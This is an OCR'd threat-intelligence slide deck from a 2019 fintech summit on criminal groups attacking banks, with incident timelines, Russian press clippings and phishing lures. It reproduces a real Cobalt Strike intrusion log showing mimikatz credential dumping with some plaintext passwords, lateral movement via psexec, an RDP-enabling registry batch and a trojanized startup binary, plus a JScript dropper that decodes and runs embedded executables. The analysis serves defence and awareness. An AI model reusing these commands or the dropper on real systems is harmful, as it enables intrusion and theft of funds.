FINTECH SUMMIT

17.05.2019
Baku, Azerbaijan

Cyber-Threat Intelligence: Know Your Enemy

Nikolay KOVAL
CyS Centrum
koval@cys-centrum.com

Threat Landscape: '14-'17

22.05 13.08	18.06				2014			22.12		
06.03		06.03	06.03 23.12	25.10	2015	23.12				
06.12	15.12		17.12 19.01		2016	20.12	06.12			
28.02 13.09	28.02				2017	28.02 24.10	08.02	15.03 27.06 13.10	28.02 22.11	24.10

Threat Landscape: '18-'19

xx.08

xx.06

18.10

2018

06.04
21.11

01.03
11.03

2019

28.03

Azerbaijan case

18.06.2016	$850 000
19.08.2016	$1 300 000

Нашли наши три миллиона. Остальное где - Петрович?

08:43, 31 декабря 2017

Вчера в Баку привезли на самолете некоего иностранного гражданина Сергея Аксентьевича Петровичи, который будучи членом организованной кибепреступной группы причастен к хищению средств из азербайджанских банков. Какой страны он гражданин - не сообщается. Судя по наличию отчества, что характеризует русских, он родом из России или гражданин этой страны. В фамилии последняя буква явно лишняя.

В Баку гражданина Молдовы, похитившего около $0,9 млн из азербайджанского банка, приговорили к 10 годам тюремного заключения

Бакинский суд по тяжким преступлениям приговорил гражданина Молдовы Сергеем Петровичи, обвиняемого в хищении 1,5 млн манатов ($880 тыс.) из азербайджанского банка, к 10 годам тюремного заключения, сообщили агентству «Интерфакс-Азербайджан» в канцелярии суда.

"Сегодня суд приговорил С.Петровичи к 10 годам тюремного заключения", - отметили в суде.

Как сообщалось ранее, гражданин Молдовы С.Петровичи был экстрадирован в Баку в декабре 2017 года по делу о хищении свыше 3 млн манатов группой киберпреступников, действующей за пределами страны, возбужденного Службой государственной безопасности Азербайджана (СГБ).

Согласно информации, преступники незаконно проникли в компьютерную сеть азербайджанского банка, осуществляли денежные переводы, бесконтактным способом вынимали деньги из банкоматов, а также совершали и другие противоправные действия.

По факту было возбуждено дело по статьям 177.3.2 (Кража с причинением крупного ущерба) и 273.4 (Незаконное вмешательство в компьютерную систему или компьютерную информацию) УК Азербайджана

SWIFT


Ecuador 01/2015 SWIFT $12 mln	Vietnam ?/2015 SWIFT $1.1 mln	Bangladesh 02/2016 SWIFT $81 mln
Honk Kong ?/2016 SWIFT $? mln		Ukraine x6 05/2016 SWIFT $? mln

ATM

Czech Republic 07/2016 -/- ATMs $73 500	Taiwan 07/2016 41/900 ATMs $2.6 mln	Thailand 08/2016 21/3330 ATMs $355 000
Belarus 08/2016 -/110 ATMs €300 000	Russia 09/2016 -/- ATMs €200 000	Romania 09/2016 -/- ATMs €250 000

$10 000 000

Jack-Potting



CyS Centrum

Целевая атака группы Cobalt на банки России, Казахстана, Киргизстана, Беларуси, Азербайджана, Украины и Европы.
Уязвимость CVE-2017-8759/CVE-2017-0199
CyS-INT-20#2017-09-20

Q3-Q4 targets

Belarus	(3 banks)	Russia	(2 banks)
Romania	(4 banks)	Armenia	(1 bank)
Kazakhstan	(3 banks)	Azerbaijan	(1 bank)
Georgia	(2 banks)	Tajikistan	(1 bank)
Hungary	(3 banks)	Kyrgyzstan	(1 bank)
Bulgaria	(1 bank)	Panama	(1 bank)
Moldova	(2 banks)	Ukraine	(1 bank)

«Как украсть»

КОРР. СЧЕТ

БАНКОМАТ

ПРОЦЕССИНГ

PoS-ТЕРМИНАЛ

```
01/25 13:29:16 [metadata] 195.xxx.xxx.2 <- 172.16.1.133; computer: BTA3; user: Tigran [redacted] *;
pid: 7764; os: Windows; version: 6.1; beacon arch: x86 (x64)
01/25 13:32:54 [input] <j2> sleep 5
01/25 13:32:54 [task] Tasked beacon to sleep for 5s
01/25 13:32:56 [input] <j2> getuid
01/25 13:32:57 [task] Tasked beacon to get userid
01/25 13:33:13 [checkin] host called home, sent: 24 bytes
01/25 13:33:13 [output]
You are [redacted]T\Tigran [redacted] (admin)

01/25 13:33:30 [input] <j2> show_startup
01/25 13:33:30 [task] Tasked beacon to run:
REG QUERY HKLM\Software\Microsoft\Windows\CurrentVersion\Run
...
01/25 13:33:35 [checkin] host called home, sent: 136 bytes
01/25 13:33:36 [output]
received output:
```

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    AdobeCS5.5ServiceManager    REG_SZ    "C:\Program Files (x86)\Common
Files\Adobe\CS5.5ServiceManager\CS5.5ServiceManager.exe" -launchedbylogin
    CNAP2 Launcher    REG_SZ    C:\Windows\system32\spool\DRIVERS\x64\3\CNAP2LAK.EXE
    zpgfzudoau    REG_SZ    explorer
"http://itushen.ru/?utm_source=uoua03&utm_content=27e9a4a015218d9e76ddf3a9aa016e79&utm_term=51398A17
C0F983F7D2E8E4791189172C&utm_d=20160920"
    C    REG_SZ    cmd /c (@attrib -H -R -S C:\Windows\system32\GroupPolicy\Machine\Registry.pol
>nul)&(@copy/b/y C:\Windows\system32\GroupPolicy\Machine\R
C:\Windows\system32\GroupPolicy\Machine\Registry
.pol >nul)&(@attrib +R C:\Windows\system32\GroupPolicy\Machine\Registry.pol >nul)&(@start/b
gpupdate.exe /Force >L)
    Lync    REG_SZ    "C:\Program Files\Microsoft Office\Office15\lync.exe" /fromrunkey
    BingSvc    REG_SZ    C:\Users\Tigran [redacted]n\AppData\Local\Microsoft\BingSvc\BingSvc.exe
```

```
01/25 13:36:36 [input] <script1> screenshot
...
received screenshot (179313 bytes)
...
01/25 13:41:55 [input] <j2> cd Program Files (x86)\Common Files\Adobe\CS5.5ServiceManager
...
01/25 13:41:56 [input] <j2> ls
...
01/25 13:42:01 [output]
C:\Program Files (x86)\Common Files\Adobe\CS5.5ServiceManager\*
...
D       0       10/30/2014 11:08:25    AMT
D       0       10/30/2014 11:08:25    configuration
F       1523360 01/12/2011 07:08:56    CS5.5ServiceManager.exe
F       192512  01/12/2011 07:08:52    libcurl.dll
...
01/25 13:42:32 [input] <j2> shell ren CS5.5ServiceManager.exe CS5.5ServiceManagers.exe
...
01/25 13:42:51 [input] <j2> upload
01/25 13:42:54 [task] Tasked beacon to upload
C:\Users\1\Documents\B@\shell\227_21.12.2016\2017_only_exe_4min\CS5.5ServiceManager.exe as
CS5.5ServiceManager.exe
01/25 13:42:54 [indicator] file: 84f2b9ec740d152fcac0428be10e5c5b 46592 bytes
CS5.5ServiceManager.exe
01/25 13:42:54 [checkin] host called home, sent: 46627 bytes
01/25 13:43:07 [input] <j2> ls
...
01/25 13:43:11 [output]
C:\Program Files (x86)\Common Files\Adobe\CS5.5ServiceManager\*
...
F       46592   01/25/2017 15:42:55    CS5.5ServiceManager.exe
F       1523360 01/12/2011 07:08:56    CS5.5ServiceManagers.exe
...
01/25 13:43:22 [input] <j2> execute CS5.5ServiceManager.exe
```

```
01/25 13:35:41 [input] <script1> logonpasswords
01/25 13:35:41 [task] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
01/25 13:35:44 [checkin] host called home, sent: 464978 bytes
01/25 13:35:48 [output]
received output:

Authentication Id : 0 ; 350049 (00000000:00055761)
Session           : Interactive from 1
User Name         : Tigran [redacted]
Domain            : A[redacted]T
Logon Server      : DC3
Logon Time        : 1/24/2017 9:09:51 AM
SID               : S-1-5-21-3194550941-4242210272-635111102-8990
...
        wdigest :
         * Username : Tigran [redacted]n
         * Domain   : A[redacted]T
         * Password : zxcVBN111
...
         [00000001]
         * Username : Administrator
         * Domain   : MIJ[redacted]IN
         * Password : !Ar[redacted]ok@
...
         [00000001]
         * Username : A[redacted]T\administrator
         * Domain   : 172.16.0.254
         * Password : asdFGH123
         [00000002]
         * Username : A[redacted]\user
         * Domain   : 10.228.123.7
         * Password : user
         [00000003]
         * Username : A[redacted]T\user
         * Domain   : 10.222.151.15
         * Password : user
...
         [00000000]
         * Username : Nod32
         * Domain   : A[redacted]
         * Password : qweRTY123
```

```
01/25 13:47:50 [input] <script1> shell net group "domain admins" /domain
...
received output:
The request will be processed at a domain controller for domain A[redacted]ok.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            Gevorg Sa[redacted]n          Narek S[redacted]an
project                  Sergey Ho[redacted]an
The command completed successfully.
...
01/25 13:49:42 [input] <script1> shell reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal
Server Client\Default"
...
received output:
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default
    MRU0    REG_SZ    172.16.1.73
```


```
...
    MRU3    REG_SZ    192.168.12.16
...
    MRU9    REG_SZ    172.16.1.74

01/25 13:56:39 [input] <script1> shell net group /domain
...
received output:
Group Accounts for \\DC3.[redacted]ok

-------------------------------------------------------------------------
...
*Admin
*Administration
*Agarak Branch
...
*Back Office Department
*Cards and POS Terminals
*Cards Service Sell and Marketing Department
*Cards Transaction Accounts Department
```

```
01/25 14:13:49 [input] <script1> upload X:\netscan.exe (C:\Intel\netscan.exe)
...
01/25 14:13:56 [indicator] file: e7aa560[redacted]1b90fc06 1480520 bytes C:\Intel\netscan.exe
...
01/25 14:33:50 [task] Tasked beacon to download C:\Intel\scan.xml
...
download of scan.xml is complete
...
01/25 14:39:07 [input] <j2> net view
...
received output:
List of hosts:

 Server Name          IP Address                    Platform  Version  Type    Comment
 -----------          ----------                    --------  -------  ----    -------
 ...
 BANK-MAILNEW         172.16.2.32                   500       6.1
 BCLIENTCA            172.16.1.19                   500       6.0      CA
 COMPLIANCEOFFIC      172.16.2.220                  500       6.1      Ara Ka[redacted]
 DC2                  172.16.1.2                    500       6.3      Domain Controller 2
 DC3                  172.16.1.3                    500       6.2      Domain Controller 3
 INTERNETBANKNEW      172.16.1.13                   500       6.3
 NOD32                172.16.1.46                   500       6.3
 SECURITY1            172.16.1.56                   500       6.3
 SWIFTTERMINAL        172.16.1.20                   500       6.3
 VIRTBANK-MAIL        172.16.2.31                   500       5.1      Armine G[redacted]n
...
 WSUS                 172.16.1.49                   500       6.2      WSUS
```

```
01/25 13:58:07 [input] <script1> sleep 0
01/25 13:58:07 [task] Tasked beacon to become interactive
...
01/25 13:58:25 [input] <script1> socks 47753
01/25 13:58:25 [output]
started SOCKS4a server on: 47753
...
01/25 14:01:49 [input] <script1> enable_rdp
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "fDenyTSConnections" /d 0 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "fSingleSessionPerUser" /d 0 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server\Licensing Core" /t REG_DWORD /v "EnableConcurrentSessions" /d 1 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /t REG_DWORD /v "EnableConcurrentSessions" /d 1 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /t REG_DWORD /v "AllowMultipleTSSessions" /d 1 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows
NT\Terminal Services" /t REG_DWORD /v "MaxInstanceCount" /d 5 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "AllowTSConnections" /d 1 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "TSAdvertise" /d 1 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "IdleWinStationPoolCount" /d 1 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "TSAppCompat" /d 0 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "TSEnabled" /d 1 /f
```

```
received output:
 Volume in drive \\172.16.0.254\c$ has no label.
 Volume Serial Number is 6874-88C8

 Directory of \\172.16.0.254\c$

11/14/2016  02:42 PM             1,569 APS.cer
06/11/2009  01:42 AM                24 autoexec.bat
06/11/2009  01:42 AM                10 config.sys
...
12/07/2016  03:01 AM    <DIR>          Windows
               5 File(s)          2,574 bytes
              11 Dir(s)  41,206,902,784 bytes free

01/25 14:48:37 [input] <j2> psexec_psh 172.16.0.254 SMB
01/25 14:48:37 [task] Tasked beacon to run windows/beacon_smb/bind_pipe
(\\172.16.0.254\pipe\status_443) on 172.16.0.254 via Service Control Manager (PSH)
01/25 14:48:37 [indicator] service: \\172.16.0.254 18ea44f
received output:
Started service 18ea44f on 172.16.0.254
01/25 14:49:05 [input] <j2> psexec 172.16.0.254 c$ SMB
01/25 14:49:05 [task] Tasked beacon to run windows/beacon_smb/bind_pipe
(\\172.16.0.254\pipe\status_443) on 172.16.0.254 via Service Control Manager
(\\172.16.0.254\c$\5ed3169.exe)
01/25 14:49:05 [indicator] service: \\172.16.0.254 0d601a0
01/25 14:49:05 [indicator] file: 77d4f[redacted]a620cc6d 14848 bytes
\\172.16.0.254\c$\5ed3169.exe
received output:
Started service 0d601a0 on 172.16.0.254
01/25 14:49:24 [output]
established link to child beacon: 192.168.137.1
01/25 14:49:37 [input] <j2> sleep 5s [from: Beacon 192.168.137.1@3568]
```

«Большая тройка»



Money Taker

From Krivosheeva Irina <ikrivosheeva@alfacapital.ru>

Subject **Уведомление о выдаче паёв**

To

Альфа Капитал
делаем больше

Добрый

Благодарим

Сообщаем Ва

рыночных

акции».

1 attachment: Заявка №573.14007777.465(181207629П).d

Заявка №573.14007777.465(181207629П).docx 910 kB

Альфа Капитал
делаем больше

Уведомление о проведении операции в реестре владельцев инвестиционных

Уведомление о выдаче паёв.pdf

Докупайте паи удобным способом:

Через Личный кабинет и мобильное приложение

Банковским переводом по реквизитам договора

Через сервис «Автоплатеж» (можно подключить в Личном каби

Обратившись в любое отделение «Альфа-Банка»

Будем рады ответить на Ваши вопросы.

С уважен

ООО УК «Альфа-Капитал»

online@alfacapital.ru

orward More

12/10/18, 11:17

AppData ▸ Local ▸ Temp ▸

Search Temp

Organize Include in library Share with New folder

Libraries

Documents

Name	Date modified	Type
Уведомление о выдаче паёв	4/11/2019 4:48 PM	JScript Script File


Open Package Contents

The package you are about to open will run a program contained in the package. That program could do anything! It may harm your computer!

Unless you are absolutely certain about the nature, source, and contents of this package, please press the Cancel button.

OK Cancel

```
1   dirName = "DBFUpdate";
2   var fso = new ActiveXObject ("Scripting.FileSystemObject");
3   var shell = new ActiveXObject ("WScript.Shell");
4   function getRootDir()
5   {
6           var appData = shell.ExpandEnvironmentStrings("%APPDATA%");
7           return appData + "\\" + dirName;
8   }
9   function createRootDir()
10  {
11          try
12          {
13                  fso.CreateFolder (getRootDir() );
14          }
15          catch(err)
16          {
17
18          }
19  }
20  function createTempFile()
21  {
22      tname = fso.GetTempName().split(".")[0];
23      return getRootDir() + "\\" + tname;
24  }
25  function decodeBase64(base64String)
26  {
27      var xmlDom = new ActiveXObject("Microsoft.XMLDOM");
28      var el = xmlDom.createElement("tmp");
29      el.dataType = "bin.base64"
30      el.text = base64String;
31      return el.nodeTypedValue;
32  }
33  function writeToFile(filePath, binData)
34  {
35      var bso = new ActiveXObject("ADODB.Stream");
36      bso.Type = 1;
37      bso.Open();
38      bso.Write(binData);
39      bso.SaveToFile(filePath);
40      bso.Close();
41  }
42
43  var x64 = "TVp3AAAAAAACAAAAA...AAAAAAAAAAAAAAAAA=="
44  var x86 = "TVp3AAAAAAACAAAAA...AAAAAAAAAAAAAAAAAAA"
45  var pdf = "JVBERi0xLjUNCiW1t...DAyNzQ3DQolJUVPRg==";
46  try
47  {
48          createRootDir()
49          var tmpExeFile = createTempFile() + ".exe";
50          binData = decodeBase64(x64);
51          writeToFile(tmpExeFile, binData);
52          shell.Exec(tmpExeFile);
53          var tmpExeFile = createTempFile() + ".exe";
54          binData = decodeBase64(x86);
55          writeToFile(tmpExeFile, binData);
56          shell.Exec(tmpExeFile);
57          var tmpPdfFile = createTempFile() + ".pdf";
58          binData = decodeBase64(pdf);
59          writeToFile(tmpPdfFile, binData);
60          shell.Run(tmpPdfFile,1,false);
61  }
62  catch(err){}
```



WINWORD.EXE	4040	Process Create	C:\Windows\SysWOW64\wscript.exe
wscript.exe	3752	Process Start	
wscript.exe	3752	Process Create	C:\Users\k\AppData\Roaming\DBFUpdate\radCCB3D.exe
radCCB3D.exe	3568	Process Start	
wscript.exe	3752	Process Create	C:\Users\k\AppData\Roaming\DBFUpdate\rad01D9A.exe
rad01D9A.exe	2808	Process Start	

Certificates parsed.fingerprint_sha1: 2D:DB:76:B0:8D:4D:7F:B9:48:42:10:2D:6E:5E:E7:C6:3F:59:78:23

ns

Certificates

Page: 1/1 Results: 1 Time: 376ms Query Plan: expanded

CN=cbrrf.tech

Let's Encrypt Authority X3

2018-10-14 – 2019-01-12

cbrrf.tech

parsed.fingerprint_sha1: 2ddb76b08d4d7fb94842102d6e5ee7c63f597823

Silence

Как стало известно “Ъ”, на прошлой неделе хакерской атаке подвергся омский банк с базовой лицензией ИТ-банк. Через платежную систему ЦБ злоумышленники вывели из кредитной организации порядка 25 млн руб. «Предположительно, хакеры проникли в банк через фишинговую рассылку группировки Silence (см. “Ъ” от 21 января),— отметил собеседник “Ъ”, знакомый с ситуацией.— Банк полностью "лег" в результате атаки, что вполне закономерно, на безопасность деньги тут не выделялись — она была на нуле».

Представители сразу нескольких кредитных организаций сообщили “Ъ”, что на этой неделе была совершена первая хакерская атака на банк в 2018 году. По словам одного из собеседников “Ъ”, атакован ПИР-банк (329-е место по активам). Другой источник “Ъ” уточнил, что с его корсчета в ЦБ в ночь на 4 июля злоумышленники вывели, по самым скромным подсчетам, более 58 млн руб.

From Elena Kyzmina <helen@cardisprom.ru>

Reply | Reply All | Forward | More

Subject **Соглосование Макета** 12/27/18, 12:38

To [redacted]

Добрый день!

Вели с Вами переговоры по поводу открытия зарплатного проз
с индивидуальным дизаином карт.
С тарифами руководство ознакомилось. Нас все устраивает.
Высылаю Вам макет дизаина карт и заполненный договор во вл
Жду от Вас ответа по макету дизаина зарплатных карт.
Нам важно понимать сможете Вы нанести данную картинку на к

Спасибо!

https://cardisprom.ru

1 attachment: Макет .doc 35.7 kB

Макет .doc 35.7 kB

DOUBLE CLICK TO OPEN DOCUMENT

[redacted] ▸ AppData ▸ Local ▸ Temp ▸ Search Temp

Organize | Include in library | Share with | New folder

Name	Date modified	Type	Size
Maket	4/11/2019 5:39 PM	Compiled HTML ...	12 KB

Help

Hide | Back | Print | Options

Contents | Index | Search

